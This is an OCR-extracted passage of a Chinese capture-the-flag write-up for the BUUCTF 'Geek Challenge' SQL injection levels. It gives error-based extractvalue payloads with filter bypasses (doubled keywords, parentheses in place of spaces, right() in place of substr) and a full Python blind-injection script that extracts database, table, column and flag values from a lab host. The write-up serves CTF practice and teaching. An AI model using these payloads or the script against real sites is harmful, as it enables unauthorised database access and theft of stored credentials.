
尝试另一个表

```
' oorr extractvalue(1,concat(0x7e, (selselectect group_concat(column_name) frfromom infoorrmation_schema.columns
whwhereere table_name="b4bsql"))) #
```

字段名还是 id username password

```
' oorr extractvalue(1,concat(0x7e, (selselectect concat_ws(0x7e,id,username,passwoorrd) frfromom geek.b4bsql whw
hereere id='1'))) #
```

继续抓包控制id
id=8发现了flag字段




```
' oorr extractvalue(1,concat(0x7e, (selselectect passwoorrd frfromom geek.b4bsql whwhereere id='8'))) #
```



继续使用substr拼接得到flag{7e066331-6279-4d9a-b3ac-89975e191077}

也可以使用left() right()函数

极客大挑战HardSQL

重点：过滤空格使用括号代替

fuzz测试




```
'or(extractvalue(1,concat(0x7e,database())))#
```

得到geek库，跟之前的几道题都相同


```
'or(extractvalue(1,concat(0x7e,(select(table_name)from(information_schema.tables)
where(table_schema)like("geek")))))#
```

只有一张H4rDsq1表

```
'or(extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)
where(table_name)like("H4rDsq1")))))#
```

还是三个字段id username password

```
'or(extractvalue(1,concat(0x7e,(select(password)from(geek.H4rDsq1)where(id)like('1')))))#
```



flag{2c865432-7ec2-4a99-af83-dc
substr函数过滤了用right()函数

```
'or(extractvalue(1,concat(0x7e,(select(right(password,15))from(geek.H4rDsq1)where(id)like('1')))))#
```

拿到flag{2c865432-7ec2-4a99-af83-dc9608b9ac7f}

极客大挑战FinalSQL

根据提示可以知道，本题使用盲注，用python跑就完了
如果id超出了范围，那就是ERROR!!! 表示语法是正确的
如果id输入违法，那就是Error! 表示语法错误

```python
import requests

def attack_database():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
            payload = "1^(ascii(substr(database(),%d,1))>%d)#"%(i,mid)
            s = requests.session()
            url = url_load + payload
            r = s.get(url)
            if "ERROR" in r.text:
                low = mid + 1
            else:
                high = mid
            mid = (low+high)//2
        if mid == 32:
            break

        name = name + chr(mid)
    print("database_name: " + name)

def attack_table():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
```

```
        while low<high:
            payload = "1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(tab
le_schema)='geek'),%d,1))>%d)#"%(i,mid)
            s = requests.session()
            url = url_load + payload
            r = s.get(url)
            if "ERROR" in r.text:
                low = mid + 1
            else:
                high = mid
            mid = (low+high)//2
        if mid == 32:
            break

        name = name + chr(mid)
    print("table_name: " + name)

def attack_columns():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
            payload = "1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(t
able_name)='F1naI1y'),%d,1))>%d)#"%(i,mid)
            s = requests.session()
            url = url_load + payload
            r = s.get(url)
            if "ERROR" in r.text:
                low = mid + 1
            else:
                high = mid
            mid = (low+high)//2
        if mid == 32:
            break

        name = name + chr(mid)
    print("column: " + name)

def attack_flag():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
            payload = "1^(ascii(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)#"%(i,mid)
            s = requests.session()
            url = url_load + payload
            r = s.get(url)
            if "ERROR" in r.text:
                low = mid + 1
            else:
                high = mid
            mid = (low+high)//2
        if mid == 32:
            break
```

```
        name = name + chr(mid)
    print("flag: " + name)
```

> **因为热爱所以坚持！**